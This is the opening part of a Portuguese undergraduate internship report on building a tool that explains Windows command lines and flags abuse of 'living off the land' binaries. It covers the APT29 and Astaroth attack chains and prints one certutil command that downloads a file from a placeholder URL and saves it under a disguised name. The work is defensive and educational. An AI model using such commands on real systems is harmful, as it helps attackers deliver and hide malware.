



Instituto Superior de Engenharia

Politécnico de Coimbra

DEPARTAMENTO DE / DEPARTMENT OF
INFORMÁTICA E SISTEMAS

Licenciatura em Engenharia Informática

Ramo de Redes e Administração de Sistemas

Relatório de Estágio

Autor / Author


Daniel Rouxinol 2018016929

Orientador

Luís Eduardo Faria dos Santos

Supervisor na empresa Art Resilia

Rui Gonçalo Joaquim Dias Amaro



INSTITUTO POLITÉCNICO
DE COIMBRA

INSTITUTO SUPERIOR
DE ENGENHARIA
DE COIMBRA

Coimbra, julho 2023

Agradecimentos

Em primeiro lugar, gostaria de agradecer a toda a equipa da Art Resilia pela oportunidade de estágio que me proporcionaram. Foi uma experiência enriquecedora e gratificante fazer parte desta equipa e aprender com ela. Em especial, quero agradecer ao Engenheiro Gonçalo Amaro pelos conselhos e apoio que me deu ao longo do estágio. A sua orientação e contributo foram essenciais.

Pretendo também expressar a minha profunda gratidão ao Professor Luís Santos, que desempenhou um papel essencial como coordenador e mentor ao longo do estágio e do meu percurso académico. A sua orientação e apoio foram fundamentais para o meu percurso. Esteve sempre disponível para ajudar, incentivando-me a dar o meu melhor em todas as etapas. A sua dedicação e compromisso contribuíram significativamente para o meu crescimento.

Gostaria também de expressar a minha gratidão à minha família pelo apoio incondicional nos momentos mais desafiadores. A presença deles ao meu lado, fornecendo encorajamento e compreensão, foi fundamental para superar as dificuldades ao longo da minha jornada académica. Sem o seu apoio, a mesma teria sido muito mais difícil.

Por fim, queria agradecer aos meus amigos e a todas as pessoas que me ajudaram diretamente ou indiretamente ao longo do meu percurso académico.

Eu, Daniel Rouxinol, estudante n.º 2018016929, da Licenciatura em Engenharia Informática, declaro que o trabalho realizado no âmbito do Estágio Curricular a ser apresentado nesta instituição, é original, e que todas as citações estão corretamente indicadas e identificadas. Tenho plena consciência de que a prática de plágio - utilização como sendo criação ou prestação sua de obras, ideias, afirmações, dados, imagens ou ilustrações de outra autoria, no todo em parte, sem o adequado reconhecimento explícito - constitui, no âmbito académico, grave falta ética e desonestidade intelectual, originando a imediata anulação do trabalho apresentado, para além de um crime de violação dos direitos de autor.

Coimbra, 18, de Julho, de 2023

O/A Proponente

Resumo

A evolução da Internet trouxe inúmeros benefícios e avanços nas nossas vidas diárias. As inovações tecnológicas têm impactado todos os aspectos da nossa sociedade, tornado-a cada vez mais dependente da tecnologia. No entanto, esta evolução também trouxe consigo novos riscos e vulnerabilidades, tornando a segurança digital um tema cada vez maior e mais importante. Por este motivo, ataques informáticos são cada vez mais comuns e representam um desafio para a cibersegurança em todos os setores.

O uso de *Living Off The Land Binaries* (LOLBins) em ataques informáticos tem-se tornado uma preocupação crescente. Por este motivo, a compreensão e identificação dos mesmos desempenha um papel fundamental. LOLBins são executáveis legítimos distribuídos com sistemas operativos que podem ser usados para fins maliciosos. Neste âmbito, foi desenvolvida uma aplicação capaz de analisar linhas de comando e fornecer uma explicação sobre os seus objetivos, com foco na segurança. O seu público alvo são profissionais especializados em segurança cibernética e análise de ameaças. O seu propósito é tornar mais fácil a deteção de linhas de comando potencialmente maliciosas, contribuindo assim para reforçar a segurança digital.

Palavras-chave: cibersegurança, ataques informáticos, LOLBins

Abstract

The evolution of the Internet has brought numerous benefits and advances in our daily lives. Technological innovations have impacted all aspects of our society, making it increasingly reliant on technology. However, this evolution has also brought new risks and vulnerabilities, making digital security an increasingly significant and important topic. For this reason, cyber-attacks are becoming more common and represent a challenge for cybersecurity in all sectors.

The use of *Living Off The Land Binaries* (LOLBins) in cyber-attacks has become a growing concern. Therefore, understanding and identifying them play a fundamental role. LOLBins are legitimate executables distributed with operating systems that can be used for malicious purposes. In this context, an application has been developed capable of analyzing command lines and providing an explanation of their objectives, with a focus on security. Its target audience is professionals specialized in cybersecurity and threat analysis. Its purpose is to make it easier to detect potentially malicious command lines, thereby contributing to enhancing digital security.

Keywords: cybersecurity, cyber attacks, LOLBins

Índice

1	Introdução	1
1.1	Enquadramento	1
1.2	Entidade de acolhimento	2
1.3	Objetivos	2
1.4	Plano de trabalhos	3
1.5	Metodologia de trabalho	3
1.6	Estrutura do relatório	4
2	Conceitos	7
2.1	LOLBins	7
2.2	Ataques <i>fileless</i>	10
2.3	Deteção e prevenção de LOLBins	15
2.4	MITRE ATT&CK	16
3	Estado da Arte	19
3.1	Ferramentas relacionadas	19
3.2	Outros recursos avulsos	23
4	Requisitos e Atributos	31
4.1	Requisitos funcionais	31
4.1.1	Escala de prioridades	32
4.1.2	Diagrama de casos de uso	33
4.2	Atributos de qualidade	35

5 Arquitetura	37
5.1 Arquitetura do sistema	37
5.1.1 Diagrama da arquitetura do sistema	38
5.1.2 Diagrama de atividades	38
5.2 Base de Dados	41
5.2.1 Diagrama Entidade - Relacionamento	41
5.2.2 Descrição geral da base de dados	42
5.2.3 Tipo de base de dados utilizada	44
6 Implementação	45
6.1 <i>Backend</i>	45
6.1.1 Tecnologias utilizadas	47
6.2 <i>Frontend</i>	54
6.2.1 Tecnologias utilizadas	54
6.2.2 <i>Layout</i>	57
6.3 Preenchimento Inicial da Base de Dados	59
6.4 Alimentação da Base de Dados	61
6.5 Deteção de comandos e parâmetros	62
6.6 <i>Deploy</i> da aplicação	65
7 Testes	67
7.1 Testes de desempenho	67
7.1.1 Teste 1	67
7.1.2 Teste 2	70
7.1.3 Teste 3	71
7.2 Testes de segurança	74
7.2.1 OpenVas	74
7.2.2 Legion	76
7.2.3 SkipFish	78
7.2.4 ZAP	79
7.2.5 SQLMap	81
7.3 Testes funcionais	82

8 Conclusões	87
8.1 Objetivos alcançados	87
8.2 Trabalho futuro	88
Bibliografia	90
A Proposta de Estágio	95
B <i>OpenVAS report</i>	101
C <i>ZAP report</i>	107

Listas de Figuras

2.1	Processo de infeção pelo <i>trojan Astaroth</i> (<i>in [1]</i>)	12
2.2	Bloqueio das técnicas <i>fileless</i> do <i>trojan Astaroth</i> (<i>in [1]</i>)	13
2.3	Crescimento de ataques <i>fileless</i> (<i>in [21]</i>)	14
2.4	Crescimento de ataques com o <i>PowerShell</i> (<i>in [21]</i>)	14
2.5	Comando para o <i>dumping</i> de credenciais do sistema (<i>in [12]</i>) .	18
3.1	Ferramenta Explainshell	20
3.2	Ferramenta ChatGPT	21
3.3	Exemplo de um evento do Sysmon (<i>in [5]</i>)	24
3.4	Ferramenta LOLBAS	25
3.5	Ferramenta GTFOBins	26
3.6	Ferramenta Cyberchef - Descodificação	28
4.1	Diagrama de casos de uso	33
5.1	Diagrama da arquitetura do sistema	38
5.2	Diagrama de atividades - Verificação da linha de comando . .	39
5.3	Diagrama de atividades - Validação de descrições	39
5.4	Diagrama de atividades - Gerir comandos	40
5.5	Diagrama de atividades - Gerir parâmetros	40
5.6	Diagrama de atividades - Gerir administradores	40
5.7	Diagrama Entidade-Relacionamento	41
6.1	Diagrama da estrutura do <i>backend</i>	46
6.2	Arquitetura MVT (<i>in [9]</i>)	48
6.3	Exemplo de uma rota e um controlador	49

6.4	Criação da instância <code>LoginManager</code>	49
6.5	Parte do código correspondente ao processo de <i>login</i>	50
6.6	Exemplo de criação de um formulário com o Flask-WTF	51
6.7	Utilização da propriedade <code>data</code> do Flask-WTF	51
6.8	Definição da classe <code>Parameter</code>	52
6.9	Criação e registo da instância base de dados	53
6.10	Exemplo de uma operação na base de dados	53
6.11	Exemplo de código <i>HyperText Markup Language</i> (HTML) . . .	54
6.12	Exemplo de código <i>Cascading Style Sheets</i> (CSS)	55
6.13	Exemplo de código com Bootstrap	56
6.14	Exemplo de código <i>Jinja2</i>	56
6.15	Exemplo de código <i>Jinja2</i>	57
6.16	<i>Layout</i> do <i>frontend</i> da aplicação	58
6.17	Resultado da pesquisa de uma linha de comando	58
6.18	<i>Dashboard</i> do <i>frontend</i> da aplicação	59
6.19	Processo de preenchimento da base de dados	60
6.20	Parte do código do <i>BOT2</i>	61
6.21	Separação do <i>input</i> do utilizador em partes	63
6.22	Comparação da linha de comando com a base de dados	63
6.23	Verificação da existência de uma parte com a tabela <i>validate</i> .	64
7.1	Gráfico de desempenho da aplicação - User vs <i>Failures</i> . . .	68
7.2	Gráfico de desempenho da aplicação - User vs <i>Response Time</i>	69
7.3	Pesquisa sem componentes na base de dados	70
7.4	Pesquisa com componentes na base de dados	71
7.5	Relação entre utilizadores e falhas nas pesquisas	72
7.6	Relação entre utilizadores e o tempo de resposta nas pesquisas	72
7.7	Relação entre utilizadores e falhas após melhoria dos recursos da VM	73
7.8	Relação entre utilizadores e o tempo de resposta após melhoria dos recursos da VM	73
7.9	Resultado do <i>scan</i> - OpenVAS	75
7.10	Resultado do <i>scan</i> (Portos abertos) - Legion	77

7.11 Resultado do <i>scan</i> (CVE)- <i>Legion</i>	77
7.12 Resultado do teste - SQLMap	82

Lista de Tabelas

3.1	Comparação de ferramentas relacionadas com este projeto . . .	22
4.1	Prioridades dos Requisitos Funcionais da aplicação	33
7.1	Alertas e Mitigações - SkipFish	78
7.2	Alertas e Descrições - ZAP	80
7.3	Testes de conformidade dos requisitos funcionais	83

Acrónimos e Siglas

LOLBins *Living Off The Land Binaries*

LOLBin *Living Off The Land Binary*

DLL *Dynamic-link library*

DLLs *Dynamic-link libraries*

APT29 *Advanced Persistent Threat group 29*

C2 Comando e Controlo

TTP *Tactics, Techniques, and Procedures*

ATP *Advanced Threat Protection*

EDR *Endpoint Detection and Response*

OS *Operating System*

GCHQ *Government Communications Headquarters*

IA Inteligência Artificial

ER Entidade-Relacionamento

ORM *Object-Relational Mapping*

API *Application Programming Interface*

HTTP *Hypertext Transfer Protocol*

VM *Virtual Machine*

HTTPS *Hyper Text Transfer Protocol Secure*

WSGI *Web Server Gateway Interface*

OpenVAS *Open Vulnerability Assessment System*

NVT *Network Vulnerability Tests*

MVT *Model-View-Template*

HTML *HyperText Markup Language*

CSS *Cascading Style Sheets*

QoD *Quality of Detection*

CVE *Common Vulnerability Exploits*

ZAP *Zed Attack Proxy*

OWASP *Open Web Application Security Project*

CSRF *Cross-Site Request Forgery*

XSS *Cross-Site Scripting*

SQL *Structured Query Language*

CA *Certificate Authority*

Capítulo 1

Introdução

Este relatório documenta o trabalho realizado durante o segundo semestre do ano letivo 2022/2023, como parte da unidade curricular de Projeto ou Estágio da Licenciatura em Engenharia Informática - ramo de Administração de Redes e Sistemas no Instituto Superior de Engenharia de Coimbra. O estágio descrito neste documento foi desenvolvido na empresa Art Resilia.

1.1 Enquadramento

Os ataques informáticos têm vindo a crescer exponencialmente e as organizações estão a tornar-se cada vez mais alvos destes ataques. Para lidar com esta ameaça, investe-se cada vez mais em tecnologias e infra-estruturas de segurança. No entanto, os atacantes utilizam técnicas cada vez mais sofisticadas para contornar tais defesas. Uma estratégia de ataque cada vez mais comum utilizada pelos atacantes passa pela exploração de *Living Off The Land Binaries* (LOLBins).

Os LOLBins são executáveis legítimos do sistema operativo que podem ser usados com fins maliciosos. Por serem executáveis já presentes no sistema operativo e sua utilização ser normal, a sua utilização maliciosa torna-se mais difícil de ser detetada. Eles são geralmente executados a partir da linha de comando, com parâmetros específicos.

Restringir o acesso a estas ferramentas e monitorar a sua utilização são

passos importantes para minimizar o impacto negativo dos LOLBins.

1.2 Entidade de acolhimento

A Art Resilia, fundada em 2021, é uma empresa especializada em serviços de cibersegurança que tem como objetivo promover a ciber-resiliência de forma pragmática para todas as organizações, ajudando-as a lidar com riscos de segurança de forma estrutural e holística.

Para já, com uma equipa composta por cerca de 25 membros, a empresa combina segurança ofensiva e defensiva para tornar processos, tecnologia e pessoas resilientes às ameaças digitais. Através da sua experiência e soluções inovadoras, a Art Resilia torna-se um parceiro confiável para as empresas, ajudando-as a estar preparadas para detetar, responder e recuperar de qualquer eventual ataque.

1.3 Objetivos

O estágio realizado teve como objetivo desenvolver uma aplicação Web capaz de analisar linhas de comando do sistema operativo Windows e fornecer um resumo sobre o que cada componente do mesmo faz, focando a sua análise na segurança.

A aplicação desenvolvida permite aos utilizadores inserir uma linha de comando e analisar com detalhe o efeito de cada um dos seus componentes (comandos e parâmetros), sendo destacados os possíveis riscos de segurança associados a cada uma delas. Ao fornecer essas informações, a aplicação pode ajudar os utilizadores a entender melhor o propósito de uma determinada linha de comando e, potencialmente, identificar possíveis LOLBins.

A Art Resilia pretende disponibilizar o acesso gratuito a esta aplicação. Deste modo, para além de incentivar a identificação precoce de LOLBins, promove também a sua própria imagem e reconhecimento no mercado.

1.4 Plano de trabalhos

O estágio teve início a 22 de Fevereiro de 2023 e terminou a 6 de Julho de 2023. Foi estabelecido um plano de trabalho com base na proposta de estágio (Apêndice A) e de acordo com os requisitos estabelecidos pela entidade de acolhimento:

- *T1 – Requisitos funcionais e Atributos de Qualidade* - Definir as funcionalidades a implementar no projeto.
- *T2 – Estado da Arte* - Pesquisar fontes confiáveis de informação para alimentar a plataforma de maneira automatizada e procurar soluções ou ferramentas que possam melhorar a eficiência do trabalho. Além disso, pesquisar soluções concorrentes a este projeto.
- *T3 – Arquitetura da Solução* - Definir a arquitetura da aplicação e como as funcionalidades delineadas serão cumpridas.
- *T4 – Implementação* - Implementação da arquitetura proposta.
- *T5 – Testes* - Realização de testes na aplicação para assegurar o cumprimento das funcionalidades identificadas.

1.5 Metodologia de trabalho

Durante o estágio as atividades foram realizadas remotamente, porém, foram realizadas reuniões semanais com o orientador da empresa, as quais podiam ser tanto presenciais quanto remotas, com o objetivo de acompanhar o desenvolvimento do estágio. A metodologia escolhida para o desenvolvimento da aplicação web foi a clássica abordagem *waterfall* (cascata), um modelo sequencial que inclui fases distintas, como análise, *design*, implementação, testes e manutenção. Esta abordagem permitiu uma gestão eficaz e um maior controlo do projeto.

Foram ainda realizadas reuniões semanais com o orientador da instituição, que ofereceu apoio e orientação em relação às atividades desenvolvidas. Para

garantir a organização e acompanhamento do estágio, foi criado um curso no Moodle da instituição, no qual foram armazenadas diversas versões do relatório, atas das reuniões e material de apoio, o que permitiu fácil acesso a essas informações sempre que necessário. O relatório final foi escrito em LaTeX de modo a desenvolver um documento com um aspecto profissional e a facilitar a sua leitura.

1.6 Estrutura do relatório

Este relatório encontra-se dividido nos seguintes oito capítulos e três anexos:

- *Capítulo 1* - Neste capítulo é fornecida uma visão geral do projeto, incluindo os seus objetivos e contexto. É apresentada a empresa proponente do estágio e a estrutura global deste documento.
- *Capítulo 2* - Neste capítulo são abordados os conceitos fundamentais necessários para uma melhor compreensão do projeto realizado.
- *Capítulo 3* - Neste capítulo é realizada uma análise comparativa das ferramentas disponíveis no mercado que podem atender aos diversos objetivos do projeto.
- *Capítulo 4* - Neste capítulo são identificados e definidos os requisitos funcionais e os atributos de qualidade do projeto.
- *Capítulo 5* - Neste capítulo é apresentada a arquitetura da aplicação desenvolvida neste projeto.
- *Capítulo 6* - Neste capítulo é apresentada a implementação da aplicação, abrangendo as etapas do processo de desenvolvimento.
- *Capítulo 7* - Neste capítulo são apresentados os testes realizados à aplicação, mais concretamente testes funcionais, testes de desempenho e de segurança. Serão discutidas as ferramentas utilizadas para realizar esses testes, bem como os resultados obtidos.

- *Capítulo 8* - Neste capítulo são descritos os objetivos alcançados no projeto e realizada uma retrospectiva sobre o trabalho desenvolvido. Além disso, serão destacados alguns pontos que devem ser abordados em trabalho futuro.

A estes capítulos, acrescentam-se os seguintes três anexos:

- *Anexo A* - Proposta de estágio.
- *Anexo B* - Relatório do *scan* gerado pelo OpenVAS.
- *Anexo C* - Relatório do *scan* gerado pelo ZAP.

Capítulo 2

Conceitos

Este capítulo apresenta alguns conceitos e terminologias fundamentais para uma melhor compreensão do projeto de estágio desenvolvido.

2.1 LOLBins

Living Off The Land Binaries (LOLBins) são executáveis nativos do sistema operativo utilizados por atacantes para efetuar atividades maliciosas [4]. Estes executáveis, também conhecidos como binários, são geralmente instanciados através da linha de comando e são utilizados, por norma, para executar tarefas legítimas.

Podemos comparar LOLBins a ferramentas comuns usadas em tarefas domésticas, como uma faca de cozinha. Uma faca é uma ferramenta útil que pode ser usada para cortar alimentos para preparação de refeições. No entanto, se essa mesma faca for usada por alguém mal intencionado, pode ser usada como uma arma perigosa. Da mesma forma, os LOLBins são ferramentas úteis e legítimas. Porém, se um atacante malicioso obtiver acesso a eles, podem explorá-los para realizar atividades maliciosas e prejudiciais ao sistema operativo.

A denominação "*Living Off The Land*" foi introduzida pela primeira vez por *Christopher Campbell* e *Matt Graeber* durante o *DerbyCon 3* [2].

Os atacantes podem utilizar LOLBins para ganhar acesso a um sistema,

e uma vez dentro do mesmo, podem efetuar uma escalada de privilégios, instalar *malware* adicional e/ou exfiltrar (extrair) dados sensíveis.

Por exemplo, o executável `certutil.exe` é uma ferramenta nativa do Windows utilizada para gerir certificados digitais. No entanto, os atacantes podem explorar esta aplicação para realizar ações maliciosas. É possível que os atacantes descarreguem um ficheiro malicioso e o salvem com o nome de um *software* popular de compactação/descompactação de arquivos, como é o caso do `7zip.exe`, de forma a camuflar a sua verdadeira intenção. Para tal, os atacantes podem usar a seguinte linha de comando para realizar essa ação:

```
certutil.exe -urlcache -split -f https://example.exe 7zip.exe
```

Esta linha de comando encontra-se no LOLBAS [13], que é uma base de dados de acesso público de LOLBins para sistemas Windows, e utiliza três parâmetros para realizar o *download* do ficheiro malicioso:

- **-urlcache**: Indica que o comando deve efetuar o *download* de um ficheiro através de uma URL e armazená-lo em cache.
- **-split**: Indica que o ficheiro a ser descarregado deve ser dividido em múltiplas partes. Isto pode ajudar a evitar o bloqueio por parte medidas das segurança que impeçam transferências de ficheiros de grande dimensão.
- **-f**: Indica que o ficheiro deve ser sobreescrito, caso já exista com o mesmo nome.

Existem outros LOLBins que são comumente utilizados por adversários, como o `mshta.exe` (executa arquivos HTML), `regedit.exe` (edita os registos do sistema), `rundll32.exe` (carregar e executar funções contidas em *Dynamic-link libraries* (DLLs)) e até mesmo o `Powershell.exe` (uma ferramenta de linha de comando baseada no *.NET Framework* que permite aos utilizadores executar comandos complexos e automatizar tarefas). [11]

De acordo com um relatório divulgado recentemente pela *Sophos News*, em 2022 o binário *Powershell.exe* foi o LOLBin mais amplamente utilizado pelos cibercriminosos em ataques. [23]

Um caso documentado de uso de LOLBins para fins ilegítimos foi o ataque realizado pelo grupo *hacker Advanced Persistent Threat group 29* (APT29). Em 2018, os atacantes usaram uma combinação de engenharia social e outras técnicas para obter acesso não autorizado aos sistemas das vítimas e exfiltrar informações sensíveis.

O ataque começou com os atacantes a enviar emails de *phishing* que pareciam ser de uma organização pública com sede nos EUA. Os emails continham um *link* para uma página de *login* falsa projetada para extrair as credenciais das vítimas. Essa página foi hospedada num servidor pertencente a uma organização legítima (provavelmente também tinha sido comprometido pelos atacantes), tornando o email mais credível.

Quando as vítimas clicavam no *link* malicioso, era executado um comando *PowerShell*. O comando *PowerShell* descarregava uma *Dynamic-link library* (DLL) maliciosa de um servidor remoto controlado pelos atacantes.

Através do binário *rundll32.exe*, a DLL era executada, o que permitia a instalação de um *malware* no sistema comprometido. O *malware* fazia com que a máquina se ligasse a um servidor de Comando e Controlo (C2). Um servidor C2 é controlado pelos atacantes e permite que eles tenham acesso e controlo sobre a máquina infetada, realizando uma série de atividades maliciosas, como roubo de informações, execução de comandos remotos, entre outras.[6]

O ataque do grupo APT29 foi descoberto pela empresa de segurança *Mandiant*, que detetou atividades suspeitas num servidor de e-mail de um cliente e iniciou uma investigação para determinar a extensão do comprometimento. A equipa de *Managed Defense* da *Mandiant* realizou uma análise forense detalhada do incidente, identificou as *Tactics, Techniques, and Procedures* (TTP) usados no ataque (que se referem a um conjunto de ações e abordagens utilizadas por adversários em ataques informáticos) e associou-os ao grupo APT29. A *Mandiant* partilhou as suas descobertas com a organização afetada e com as autoridades, além de publicá-las no seu blog. [14]

A utilização maliciosa de LOLBins representa um desafio para a cibersegurança. Isto porque a sua atuação se mistura com outras atividades regulares e permanece oculta, uma vez que a sua execução é aparentemente benigna à primeira vista.

Com a constante evolução das ameaças informáticas, a deteção e prevenção de LOLBins maliciosos tornou-se uma tarefa cada vez mais desafiadora. É essencial que as soluções de segurança também evoluam e se tornem mais sofisticadas para acompanhar o aumento destes ataques.

Assim, a adoção de tecnologias avançadas de deteção e prevenção, aliada a boas práticas de segurança, pode ajudar a proteger organizações e utilizadores contra os perigos do uso malicioso de LOLBins. Na secção 2.3 são apresentadas algumas soluções que auxiliam na prevenção e na deteção do uso malicioso de LOLBins.

2.2 Ataques *fileless*

Os ataques *fileless* são um tipo de ataque que não requer o uso de ficheiros. Em vez disso, o ataque é realizado exclusivamente na memória RAM do sistema.

Isto torna-se um problema para os antivírus e outros mecanismos de segurança, que concentram a maior parte da sua monitorização em ficheiros, com o objetivo de detetar *malware*.

Atualmente, este tipo de ataque incorpora frequentemente LOLBins, uma vez que estes podem ser usados pelos atacantes para executar código malicioso diretamente na memória do sistema, sem deixar rastros em arquivos no disco ou no sistema de ficheiros. [4]

Um exemplo de ataque *fileless* que utiliza um *Living Off The Land Binary* (LOLBin) é o *trojan Astaroth*, que tem vindo a espalhar-se desde o início de 2018. Neste ataque são utilizados vários LOLBins.

Inicialmente os atacantes enviam um *link* malicioso para os utilizadores que, ao clicarem nele, o LOLBin `WMIC.exe` é executado e utilizado para realizar o *download* de um código malicioso. O `WMIC.exe` é uma ferramenta que permite aos utilizadores realizar várias tarefas de gestão do sistema usando a

linha de comando. No entanto, permite que seja feito o *download* e execução de arquivos, e é essa a funcionalidade que é explorada pelos atacantes.

Após o código malicioso ter sido descarregado e executado no sistema, este usa o LOLBin `Bitsadmin.exe` para descarregar vários *payloads*. Este binário é utilizado para gerir transferências de arquivos em segundo plano. Com ele, os atacantes conseguem fazer o *download* de outros arquivos maliciosos no sistema de forma silenciosa e sem levantar suspeitas.

Os *payloads* maliciosos descarregados em segundo plano estão todos codificados em *Base64*. Para fazer a sua decodificação, é usado o LOLBin `Certutil.exe`. Como escrito no exemplo da secção 2.1, este binário é usado para gerir certificados. Possui, no entanto, a funcionalidade de decodificar e codificar dados em diferentes formatos, incluindo *Base64*.

Após serem decodificados, estes *payloads* são carregados como quatro DLLs no sistema, através do LOLBin `Regsvr32.exe`. Este binário é frequentemente utilizado para registar DLLs no Windows. No entanto, os atacantes aproveitam-se dele para carregar as DLLs maliciosas no sistema sem gerar alertas.

As DLLs são carregadas para o `Userinit`, um programa que é executado no *logon* do Windows quando um utilizador inicia sessão na máquina. Este carrega as suas configurações e arquivos pessoais durante a inicialização do sistema. Ao fazer isso, a DLL maliciosa é carregada durante o processo de inicialização do sistema, permitindo que os invasores executem código malicioso.

As DLLs carregadas recolhem e exfiltram vários tipos de informação sensível das suas vítimas para servidores C2 controlados pelos atacantes. [1]

De acordo com o website *Bleeping Computer*, os analistas de segurança informática afirmaram que invasores utilizaram a técnica conhecida como *Living Off the Land*.

"It's interesting to note that at no point during the attack chain is any file run that's not a system tool. This technique is called living off the land: using legitimate tools that are already present on the target system to masquerade as regular activity." [1]

Na Figura 2.1 temos um fluxograma onde é explicado todo o processo de infecção pelo *trojan Astaroth*.




Figura 2.1: Processo de infecção pelo *trojan Astaroth* (in [1])

O ataque do *trojan Astaroth* foi prontamente detetado e rapidamente mitigado com sucesso pelo *Microsoft Defender Advanced Threat Protection (ATP)*, um sistema de proteção avançado contra ameaças desenvolvido pela Microsoft. O sistema utilizou diversas técnicas de defesa para identificar e bloquear o ataque.

Uma das técnicas cruciais utilizadas pelo *Microsoft Defender ATP* foi a análise comportamental, que permitiu identificar comportamentos anormais, tais como tentativas de manipular processos do sistema e desativar defesas de segurança. A deteção rápida permitiu que o sistema agisse prontamente, bloqueando o *malware* e gerando um alerta sobre a ameaça para que as medidas necessárias fossem tomadas.

A Figura 2.2 apresenta detalhadamente as tecnologias e funcionalidades de defesa utilizadas pelo *Microsoft Defender ATP* para bloquear a infecção do trojan *Astaroth*.




Figura 2.2: Bloqueio das técnicas *fileless* do trojan *Astaroth* (in [1])

O *Enterprise Risk Index Report*, publicado pela *SentinelOne* [22] e baseado em dados do primeiro semestre de 2018, já mostrava na altura um aumento dos ataques *fileless*.

O relatório, que se baseou em dados do primeiro semestre de 2018, revelou que o número de ataques *fileless* aumentou em relação aos anos anteriores. Na verdade, o pico de 94% acima do que era considerado normal, representa um aumento alarmante e indica uma mudança significativa na estratégia dos cibercriminosos.

A Figura 2.3 apresenta o aumento dos ataques *fileless* identificados pelo relatório.



Figura 2.3: Crescimento de ataques *fileless* (in [21])

O relatório menciona ainda que o uso do LOLBin *PowerShell* para realizar ataques atingiu um novo recorde em 2018. É possível visualizar isso na Figura 2.4.




Figura 2.4: Crescimento de ataques com o *PowerShell* (in [21])

Com isto, é possível verificar que o uso de LOLBins tem vindo a aumentar significativamente em ataques, tanto nos que são classificados como *fileless* como nos que não são.

